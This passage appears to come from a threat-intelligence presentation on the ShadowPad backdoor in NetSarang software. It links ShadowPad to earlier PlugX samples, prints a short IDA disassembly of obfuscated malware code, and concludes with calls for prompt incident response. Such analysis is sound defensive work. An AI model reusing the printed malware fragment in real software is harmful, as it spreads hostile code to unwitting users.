20    return (v0)(v1, v2, 0) >= 0x1000;
21 }
```

# SIMILARITIES WITH KNOWN THREAT ACTORS

- A SHADOWPAD C2 ADDRESS WAS SEEN BEFORE IN AN OLD PLUGX SAMPLE
- SIMILAR ENCRYPTION ALGORITHM WAS USED BY A VARIANT OF PLUGX
- SOME OF THE PLUGX PAYLOADS HAVE SIMILAR OBFUSCATION TECHNIQUE

```
seg000:00000000 seg000      segment byte public 'CODE' use32
seg000:00000000      assume cs:seg000
seg000:00000000      assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000      and     edi, 0B1D694E7h
seg000:00000006      xor     edx, 5267DED4h
seg000:0000000C      dec     edx
seg000:0000000D      cmp     edx, 8AEAF60h
seg000:00000013      dec     esi
seg000:00000014      jp      short near ptr loc_18+1
seg000:00000016      jnp     short near ptr loc_18+1
seg000:00000018      loc_18:      ; CODE XREF: seg000:00000014+j
seg000:00000018      ; seg000:00000016+j
seg000:00000018      call    near ptr 618D285Ah
seg000:0000001D      jmp     far ptr 0E800h:1E9h
seg000:00000024      ;-----
seg000:00000024      and     edx, 0A0A95DB4h
seg000:0000002A      xor     esi, 4139A7A1h
seg000:00000030      xor     eax, 0F780782Dh
seg000:00000035      dec     eax
seg000:00000036      cmp     edx, 0ADC848B8h
seg000:0000003C      sub     esi, 4E5892A5h
```

# CONCLUSION

- MANY VICTIMS COULD BE SUBJECT TO DATA THEFT IF THE ATTACK WAS NOT BEING INVESTIGATED PROMPTLY AND NETSARANG COMPANY WAS NOT RESPONDED IMMEDIATELY
- CONSIDERING THE RESOURCES SPENT FOR SHADOWPAD, IT'S DEFINITELY GOING TO BE USED ON NEW VICTIMS AGAIN.
- IT'S CRUCIAL TO USE SECURITY SOLUTIONS THAT CAN DETECT ANOMALIES EVEN WHEN THE ATTACKERS USE SOPHISTICATED TECHNIQUES



# THANK YOU AND LET'S TALK?!

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